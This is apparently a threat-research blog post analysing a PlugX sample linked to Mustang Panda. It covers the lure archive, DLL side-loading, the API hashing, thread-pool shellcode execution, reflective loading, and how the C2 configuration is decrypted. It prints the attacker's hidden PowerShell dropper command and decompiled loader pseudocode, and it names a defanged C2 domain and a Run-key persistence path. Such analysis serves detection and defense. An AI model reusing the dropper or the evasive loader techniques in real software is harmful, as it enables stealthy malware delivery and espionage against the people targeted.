

PlugX : Mustang Panda APT

0x3obad.github.io/posts/plugin-writeup

March 27, 2026



PlugX : Mustang Panda APT

Introduction

Mustang Panda is a China-linked advanced persistent threat (APT) group engaged in sustained cyber espionage operations, primarily targeting government entities, diplomatic organizations, and NGOs. The group relies on a consistent toolset that is regularly modified to support campaign-specific objectives while maintaining low detection rates.

A core component of this toolset is the PlugX malware family, a modular remote access trojan widely observed in Mustang Panda operations. PlugX is deployed in multiple variants, each customized with embedded configuration data that defines command-and-control infrastructure, communication protocols, and enabled capabilities. Its functionality includes remote command execution, file system manipulation, credential collection, and system surveillance.


Sample information

Field	Value
File name	Energy_Infrastructure_Situation_Note_Tehran_Province_2026.zip
File type	ZIP
File size	1,477.88 KB
First seen	2026-03-17 05:42:13 UTC
MD5	06fcc2a56de5acdf1ca1847c79cca9e9

Field	Value
SHA1	0252819a4960c56c28b3f3b27bf91218ffed223a
SHA256	de13e4b4368fbe8030622f747aed107d5f6c5fec6e11c31060821a12ed2d6ccd
SHA3-384	76f998f12dc7f36c26badac9ca7309c3deb712b283e6f8b5398bd04030b94821558a6d2422b37826dedb7c1cc379a875

Infection chain

PlugX infection chain starts with malicious **.lnk** secretly runs a **PowerShell** script which drops files on the system and launches **legitimate-looking program** which side-loads the **malicious dll** which reads data file and treats it as encrypted **shellcode** then decrypted in memory into a hidden **PlugX DLL** payload. Finally, it connects to the C2 server to receive commands and send data.



Figure(1) PlugX infection chain

Technical Summary

- **PowerShell-based payload staging and execution**
The PowerShell component functions purely as a delivery mechanism, leveraging hidden window execution, obfuscated API usage, and non-standard archive handling. It unpacks and executes secondary components from **%LocalAppData%**, establishing the initial foothold for the next-stage loader.

- **DLL loader with self-reading and memory staging behavior (eraser.dll / eraserInit)**
The intermediate DLL acts as a reflective loader that reads itself from disk, extracts embedded payload data, and stages it directly in memory. It avoids static imports entirely and operates as a self-contained execution environment for the final shellcode stage.
- **Dynamic API resolution via PEB traversal**
All Windows APIs are resolved at runtime by walking the PEB loader structure and parsing export tables manually. This eliminates dependency on the Import Address Table (IAT) and significantly reduces static detection surface.
- **Modified DJB2 API hashing mechanism**
Function resolution is performed using a customized DJB2 hash variant with altered initialization and accumulation logic. This prevents straightforward hash recovery and complicates automated API name reconstruction.
- **Heavy string and configuration obfuscation**
API names, module references, and configuration data are stored in encrypted or encoded form and decoded at runtime using layered transformations (XOR, bit masking, and index-dependent operations), obstructing static analysis.
- **Control-flow flattening and state-machine execution model**
Core logic is implemented using dispatcher-based state machines with opaque constants and junk code insertion, significantly increasing reverse engineering complexity and hindering decompilation accuracy.
- **Thread pool-based shellcode execution (RtlRegisterWait abuse)**
The final payload is executed via Windows thread pool callbacks using `RtlRegisterWait`, allowing execution inside worker threads rather than the main process flow. This provides stealthy execution and reduces behavioral detection coverage.
- **Exception handling suppression and anti-interference mechanisms**
The sample modifies or neutralizes exception handling mechanisms (`SetUnhandledExceptionFilter`) to prevent debugging or external hook interference, strengthening runtime resilience.
- **Command-line aware execution branching**
Runtime behavior is influenced by command-line parsing (`GetCommandLineW`, `CommandLineToArgvW`), enabling multiple execution modes.
- **Layered configuration decoding**
Configuration data undergoes multi-stage decoding, including RC4 decryption followed by additional XOR-based transformations, delaying recovery of operational C2 parameters.
- **Network initialization and C2 setup**
Winsock and networking APIs are dynamically resolved at runtime. The final configuration reveals HTTPS-based communication over port 443 with redundant C2 entries to ensure resilience and fallback connectivity.

Powershell script analysis

```

C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -w H "
$cpufcotu = (ls -Path $Home -Recurse -Include *'Energy_Infrastructure_Situation_Note
_Tehran_Province_2026'.zip).FullName
$bbbxcti = [System.IO.File]::OpenRead($cpufcotu)
$hwgccxmzh = New-Object byte[] $bbbxcti.Length
$bbbxcti.Read($hwgccxmzh, 0, $hwgccxmzh.Length)
$bbbxcti.Close()
$yyjsvord = 795
$oeqjdpk = 'wRi' + 'tEAl' + 'L' + 'bYt' + 'Es'
[System.IO.File]::WriteBytes($Env:LocalAppData + '\npbhwucj.lv',
    $hwgccxmzh[$yyjsvord..($yyjsvord + 1511424 - 1)])
)
tar -xvf $Env:LocalAppData\npbhwucj.lv -C $Env:LocalAppData
Sleep -Seconds 5
powershell $Env:LocalAppData\1HFJA0T7-21WC-0KRF-50GV-JW8KN1HPZC9K\ErsChk.exe

```

This PowerShell command functions as loader that extracts and executes a concealed payload from within a decoy archive. The script searches the user's home directory for a ZIP file with a lure-themed name related to energy infrastructure **Energy_Infrastructure_Situation_Note _Tehran_Province_2026**, suggesting use in a targeted phishing campaign.

Instead of extracting the archive normally, the script reads the file as raw bytes and copies a specific portion starting at a fixed offset. The extracted data is written to disk using an obfuscated method call to avoid signature-based detection **\$oeqjdpk = 'wRi' + 'tEAl' + 'L' + 'bYt' + 'Es'**.

The payload is then unpacked into the user's local application data **C:\Users\<user>\AppData\Local\1HFJA0T7-21WC-0KRF-50GV-JW8KN1HPZC9K** directory, after which the script pauses likely to evade sandbox analysis before executing a dropped executable. The use of a hidden PowerShell window, combined with staged extraction and execution "**C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -w H**", demonstrates common defense evasion and loader behavior.

 Eraser.dat	3/16/2026 1:42 AM	DAT File	615 KB
 Eraser.dll	3/16/2026 1:42 AM	Application extens...	569 KB
 ErsChk.exe	3/16/2026 1:42 AM	Application	290 KB

Figure(2) Dropped files via PowerShell script in victim machine

Payload Extraction

Dll side-loading

ErsChk.exe is responsible for loading **Eraser.dll** and call export **eraserInit** via *Dll side-loading* technique which abuses the way Windows applications load dynamic-link libraries (DLLs) to execute malicious code by placing a malicious DLL in a location that is searched before the legitimate one. When a trusted application runs, it unknowingly loads the attacker-

controlled DLL, resulting in code execution under the context of that legitimate program.

004010FF	33C5	xor eax,ebp	
00401101	50	push eax	
00401102	8D45 F4	lea eax,dword ptr ss:[ebp-c]	
00401105	64:A3 00000000	mov dword ptr [esi],eax	
00401108	8965 F0	mov dword ptr ss:[ebp-10],esp	
0040110E	8BF1	mov esi,ecx	ecx: "RICED32.DLL"
00401110	E8 A9CB0000	call <erschk.sub_40DCBE>	
00401115	FF15 78404300	call dword ptr ds:[<_eraserInit@0>]	
0040111B	8D85 50FFFFFF	lea eax,dword ptr ss:[ebp-80]	
00401121	50	push eax	
00401122	E8 E9060000	call <erschk.sub_401810>	
00401127	33FF	xor edi,edi	
00401129	897D FC	mov dword ptr ss:[ebp-4],edi	
0040112C	8D8D 50FFFFFF	lea ecx,dword ptr ss:[ebp-80]	
00401132	894E 20	mov dword ptr ds:[esi+20],ecx	ecx: "RICED32.DLL"
00401135	C645 FC 01	mov byte ptr ss:[ebp-4],1	
00401139	E8 64D30000	call <erschk.sub_40E4A2>	
0040113F	8B7D FC	mov dword ptr esi,dword ptr [ebp-4]	

Figure(3) ErsChk.exe calling eraserInit export from Eraser.dll

Stage Two Payload Analysis

The exported function `eraserInit` acts as a stealthy loader responsible for executing the core malicious payload `Eraser.dat` through a `thread pool-based injection` technique by registering in-memory payload buffer as a callback using `RtlRegisterWait`, associating it with an event object. Once the event is triggered, the payload is executed within a **thread pool worker thread**, allowing it to run outside the main execution flow and evade traditional monitoring techniques.

```
ptr_NtProtectVirtualMemory = mw_api_resolve_by_hash(v18, 0x82962C8);
(ptr_NtProtectVirtualMemory)(0xFFFFFFFF, &v25, &v26, 0x40, &v28); // Changing allocated memory of shellcode into RWX rights
v20 = ptr_CreateEventW(0, 0, 0, 0);
if ( v20 )
{
    v21 = v20;
    ptr_RtlRegisterWait = mw_api_resolve_by_hash(v18, 0xE4DA1C11);
    (ptr_RtlRegisterWait)(v27, v21, ptr_allocated_mem, 0, 0xFFFFFFFF, 8);
    ptr_Sleep(0x1F4);
    if ( ( ptr_SetEvent(v21) & 1) != 0 )
    {
        ptr_Sleep(0x1F4);
        RtlDeregisterWait = mw_api_resolve_by_hash(v18, 0xC0D8989A);
        ptr_RtlDeregisterWait = RtlDeregisterWait;
        if ( v27 )
        {
            RtlDeregisterWait(v27);
        }
    }
}
```

Figure(4) shellcode execution transfer via thread-pool abuse

API hashing

The payload implements a custom API resolution mechanism based on a modified **DJB2** hashing algorithm to dynamically retrieve function addresses from a loaded DLL module . For each exported function, the loader iterates through the export name table and computes a hash over the ASCII function name using a DJB2 variant initialized with a seed value of **0x1505**. The algorithm applies a multiplicative accumulation step while traversing each character of the export name.


```
hash = char + 0x21 *
hash
```

```
kernel_32 = mw_PEB_walking(0x7040EE75);
GetModuleFileNameW = mw_api_resolve_by_hash(kernel_32, 0x13B8A163);
ptr_GetModuleFileNameW = GetModuleFileNameW;
ptr_VirtualAlloc = mw_api_resolve_by_hash(kernel_32, 0x382C0F97);
ptr_VirtualFree = mw_api_resolve_by_hash(kernel_32, 0x668FCF2E);
ptr_CreateEventW = mw_api_resolve_by_hash(kernel_32, 0x5D01F1B2);
ptr_SetEvent = mw_api_resolve_by_hash(kernel_32, 0x877EBBD3);
Sleep = mw_api_resolve_by_hash(kernel_32, 0xE19E5FE);
v4 = aYcaeykzmfavmd;
ptr_Sleep = Sleep;
```

Figure(5) API hash resolving

Shellcode loader

The shellcode acts as loader to the final payload stage it decrypts it and transfer the execution to it.



Figure(6) Shellcode transfers execution to final payload DLL export

Finally, the injected DLL decrypted from **Eraser.dat** embeds a decoy PDF within its overlay section, a technique that aligns with long-standing operational patterns associated with **PlugX**.


عالیجناب؛ همان گونه که مستحضرب، از تاریخ ۲۸ فوریه ۲۰۲۶، جمهوری اسلامی ایران آماج تهاجمات نظامی گسترده و از پیش طراحی شده‌ای از سوی رژیم صهیونیستی و ایالات متحده آمریکا قرار گرفته است. این اقدامات خصمانه، فجایع انسانی تکان دهنده‌ای را رقم زده که از آن جمله می‌توان به حمله به مدرسه‌ای در شهر میناب و شهادت مظلومانه ۱۷۰ کودک بی‌گناه اشاره کرد. در ادامه‌ی این زنجیره‌ی جنایت، در شامگاه ۷ مارس ۲۰۲۶، جنگنده‌های متجاوز مخازن سوخت تهران را هدف حملات سنگین خود قرار دادند.

طبق گزارش‌های رسمی جمعیت هلال احمر جمهوری اسلامی ایران، انفجار این مخازن موجب گسیل حجم انبوهی از ترکیبات سمی هیدروکربنی و اکسیدهای گوگرد و نیتروژن به اتمسفر شده است. این رخداد از یک سو بحران حاد آلودگی هوا و مخاطرات جدی برای سلامت عمومی، به ویژه برای گروه‌های آسیب پذیر همچون سالمندان، بیماران قلبی و ریوی، زنان باردار و نوزدان را در پی داشته و از سوی دیگر، همزمان با بارش‌های صبحگاهی ۸ مارس در استان تهران، منجر به ریزش باران‌های به شدت اسیدی گشته است. این پدیده‌ی مخرب، علاوه بر آسیب‌های جبران ناپذیر به دستگاه تنفسی شهروندان، خسارات گسترده‌ای را به محیط زیست، منابع آبی و چرخه‌ی حیات تحمیل کرده است.

در پی این حملات و با توجه به نگرانی‌های عمیق از پیامدهای بهداشتی و زیست محیطی، تمامی مراکز درمانی استان تهران در وضعیت آماده باش کامل قرار گرفته‌اند. همچنین وزارت بهداشت جمهوری اسلامی ایران با صدور اطلاعیه‌ای فوری، از تمامی ساکنان شهرهای تهران و کرج درخواست کرده است تا برای مصون ماندن و پیشگیری از آسیب‌های ناشی از ورود آلاینده‌های خطرناک به حریم شهری، از حضور در فضای باز اکیداً خودداری نموده و در منازل خود بمانند.

عالیجناب، از آنجا که برخورداری از سلامت، حق بنیادین هر انسان است و این حملات نقض آشکار تعهدات بین المللی و کنوانسیون‌های و موافقت نامه‌های چند جانبه‌ی بهداشتی و زیست محیطی محسوب می‌شود، انتظار می‌رود جنابعالی و

Figure(7) Decoy PDF



Figure(8) Control Flow Flattening Obfuscation

The final payload export acts as **Reflective loader** implements a full in-memory PE loader using a flattened state machine and hashed API via **ROL-13**. It reconstructs a PE image in memory, fixes imports/relocations, adjusts protections to **RX**, and invokes the entry point without using the OS loader.

unflattened pseudo code of export

```

int mw_ReflectiveLoader()
{
    base = find_self_base();
    if (*(WORD*)base != 0x5A4D) return 0; // "MZ"
    nt = (IMAGE_NT_HEADERS*)(base + *(DWORD*)(base+0x3C));
    if (*(DWORD*)nt != 0x4550) return 0; // "PE"

    peb = NtCurrentPeb(); // PEB Walking
    ldr = peb->Ldr;
    module = ldr->InMemoryOrderModuleList.Flink;

    // Resolve imports by ROL-13 hash
    LoadLibraryA = resolve_by_hash(module, 0xEC0E4E8E);
    GetProcAddress = resolve_by_hash(module, 0x7C0DFCAA);
    VirtualAlloc = resolve_by_hash(module, 0x91AFCA54);
    VirtualProtect = resolve_by_hash(module, 0x7946C61B);
    VirtualFree = resolve_by_hash(module, 0x030633AC);
    NtFlushInstructionCache = resolve_by_hash(module, 0x534C0AB8);

    //Allocate RW memory for image
    mapped = VirtualAlloc(0, nt->OptionalHeader.SizeOfImage +
0x3C00000, MEM_RESERVE|MEM_COMMIT, PAGE_READWRITE);

    // Copy headers and sections
    copy_headers(mapped, base, nt->OptionalHeader.SizeOfHeaders);
    for each section:
        copy_section(mapped + section.VirtualAddress,
                    base + section.PointerToRawData,
                    section.SizeOfRawData);

    //Resolve imports
    import = mapped + nt->OptionalHeader.DataDirectory[IMPORT].VirtualAddress;
    for each import_desc:
        dll = LoadLibraryA(mapped + import_desc->Name);
        thunk = mapped + import_desc->FirstThunk;
        for each thunk:
            if (is_ordinal):
                thunk->Function = GetProcAddress(dll, ordinal);
            else:
                thunk->Function = GetProcAddress(dll, name);

    // Apply relocations
    if (mapped != nt->OptionalHeader.ImageBase):
        reloc = mapped + nt->OptionalHeader.DataDirectory[RELOC].VirtualAddress;
        apply_relocs(reloc, mapped - nt->OptionalHeader.ImageBase);

    // Set final protections + flush
    VirtualProtect(mapped, 0xFFFFFFFF, PAGE_EXECUTE_READ, 0);
    NtFlushInstructionCache((HANDLE)-1, 0, 0);


    // Call entry point
    entry = mapped + nt->OptionalHeader.AddressOfEntryPoint;
    entry(mapped, DLL_PROCESS_ATTACH, 0);
    entry(mapped, 0x190, 0);

    return entry;
}

```

C2 extraction

The configuration embedded within its .data section and extract it via RC4 and rotating XOR key scheme.



Figure(9) The configuration blob for RC4 The structure of the encrypted configuration information is :

Offset	Description	Value
0x00	RC4 key length	0xA
0x04	RC4 key	oQmKnd0skb
0x10	RC4 encrypted data (BYTE[0x8A0])	–

RC4 decryption script

```

import struct
import sys

def rc4(data, key):
    s = list(range(256))
    j = 0
    for i in range(256):
        j = (j + s[i] + key[i % len(key)]) &
0xFF
        s[i], s[j] = s[j], s[i]

    out = bytearray()
    i = j = 0
    for b in data:
        i = (i + 1) & 0xFF
        j = (j + s[i]) & 0xFF
        s[i], s[j] = s[j], s[i]
        out.append(b ^ s[(s[i] + s[j]) &
0xFF])
    return bytes(out)

blob = open(sys.argv[1], "rb").read()


key_len = struct.unpack_from("<I", blob,
0x00)[0]
key = blob[0x04:0x04 + key_len]
enc = blob[0x10:0x10 + 0x8A0]

dec = rc4(enc, key)

print("key_len =", key_len)
print("key =", key)
open("config.dec", "wb").write(dec)
print("written: config.dec")

```

The resulted decryption of RC4 structure handled by Decoding function in [sub_10008E28](#) shown in figure below



Figure(10) Configuration information for the decrypted PlugX variant


```

void __noreturn sub_10008E28(_DWORD *sock_obj, int a2, int (__stdcall *a3)(), _DWORD *a4)
{
    // Resolve WSASStartup and call it
    decode(seed_WSASStartup, "SdJzNOUIuVRR");
    FARPROC WSASStartup = mw_PEB_GetProcAddress3(seed_WSASStartup, a2, a3, seed_WSASStartup,
a4);
    WSASStartup(1);

    //Resolve WSASend
    decode(seed_WSASend, "lrJM_MCz");
    FARPROC WSASend = mw_PEB_GetProcAddress3(seed_WSASend, ...);

    //Initialize per-connection object
    _DWORD *conn = operator new(0x44u);
    // zero fields
    *(conn + 0x40) = 0;
    *(conn + 0x30) = 0;
    *(conn + 0x20) = 0;
    *(conn + 0x10) = 0;
    *(conn + 0x00) = 0;

    //Send initial handshake/seed
    decode(seed_WSAConnect_buf, {0x11497677,0x5C55525B,0x54185C54,0x585B});
    WSASend(conn + 4, seed_WSASStartup);

    //Load C2 list
    c2_cur_entry = sub_1007CB16();
    c2_entry_count = *c2_cur_entry;

    // Resolve VirtualAlloc
    decode(seed_VirtualAlloc, "Ln]^P|VwWZ");
    FARPROC VirtualAlloc = mw_PEB_GetProcAddress3(seed_VirtualAlloc, ...);

    // Loop over C2 entries
    for (entry_idx = 0; entry_idx < c2_entry_count; entry_idx++)
    {
        // Pull entry metadata
        c2_port = *(c2_cur_entry + 2*entry_idx);
        *c2_entry_ptr = *(c2_cur_entry + 2*entry_idx + 8);
        *(c2_entry_ptr + 1) = *(c2_cur_entry + entry_idx + 5);

        // Allocate buffer for hostname and recv
        decode(seed_VirtualAlloc, "Ln]^P|VwWZ");
        wsa_recv_buf = VirtualAlloc(0x40, 2 * c2_port - 7);
        c2_hostname_buf = wsa_recv_buf;

        // Copy hostname (wide chars) from table
        for (i = 0; i < c2_port - 5; i++)
            c2_hostname_buf[i] = *(c2_cur_entry + entry_idx + 9 + i);

        // Null-terminate hostname and apply XOR decode
        c2_hostname_buf[c2_port - 5] = 0;
        mw_decoding_C2(wsa_recv_buf, 2 * (c2_port - 5), c2_port + dword_10098ED0 - 5);

        // Connect/loop logic
        if (* (c2_entry_ptr + 1) != 0) {
            dword_10091A84 = 0;
            // Sleep 0x1388
            decode(seed_Sleep, "Sm[ZL");
            FARPROC Sleep = mw_PEB_GetProcAddress3(seed_Sleep, ...);
            Sleep(0x1388);
        } else {
            // Sleep 0xEA60
            decode(seed_Sleep, "Sm[ZL");
            FARPROC Sleep = mw_PEB_GetProcAddress3(seed_Sleep, ...);
            Sleep(0xEA60);
        }
    }
}


```

The decoding simply happened by applying **rolling XOR**

```
key = 0xF3
delta = 0x17
For each byte: key = (key + delta) &
0xFF
out[i] = data[i] ^ key
```

which resulting :

```
coastallasercompany[
.]com
```



Figure(11) VirusTotal detection of C2

Persistence

Modifying `HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run`

API hashes

eraser.dll

Module Hashes (PEB Walking)

Hash	Module
0x7040EE75	kernel32.dll
0x22D3B5ED	ntdll.dll

API Hashes

Hash	API
0x13B8A163	GetModuleFileNameW
0x382C0F97	VirtualAlloc
0x668FCF2E	VirtualFree
0x5D01F1B2	CreateEventW
0x877EBBD3	SetEvent
0x0E19E5FE	Sleep
0x15A5ECDB	NtCreateFile
0x4725F863	NtQueryInformationFile
0x8B8E133D	NtClose
0x2E979AE3	NtReadFile
0x1703AB2F	NtTerminateProcess
0x082962C8	NtProtectVirtualMemory

Hash	API
0xE4DA1C11	RtlRegisterWait
0xC0D8989A	RtlDeregisterWait

Reflective loader

Hashed APIs (ROL-13 hashing)

Hash	API
0xEC0E4E8E	LoadLibraryA
0x7C0DFCAA	GetProcAddress
0x91AFCA54	VirtualAlloc
0x7946C61B	VirtualProtect
0x030633AC	VirtualFree
0x534C0AB8	NtFlushInstructionCache

eraser.dat (decrypted)

DLLs

Obfuscated String	Decoded DLL
nufoh+bkd	ntdll.dll
kdpmai55&mfg	kernel32.dll
urgq77(cde	user32.dll
kfpkak5;&ofa	kernel32.dll

API resolving via obfuscated strings

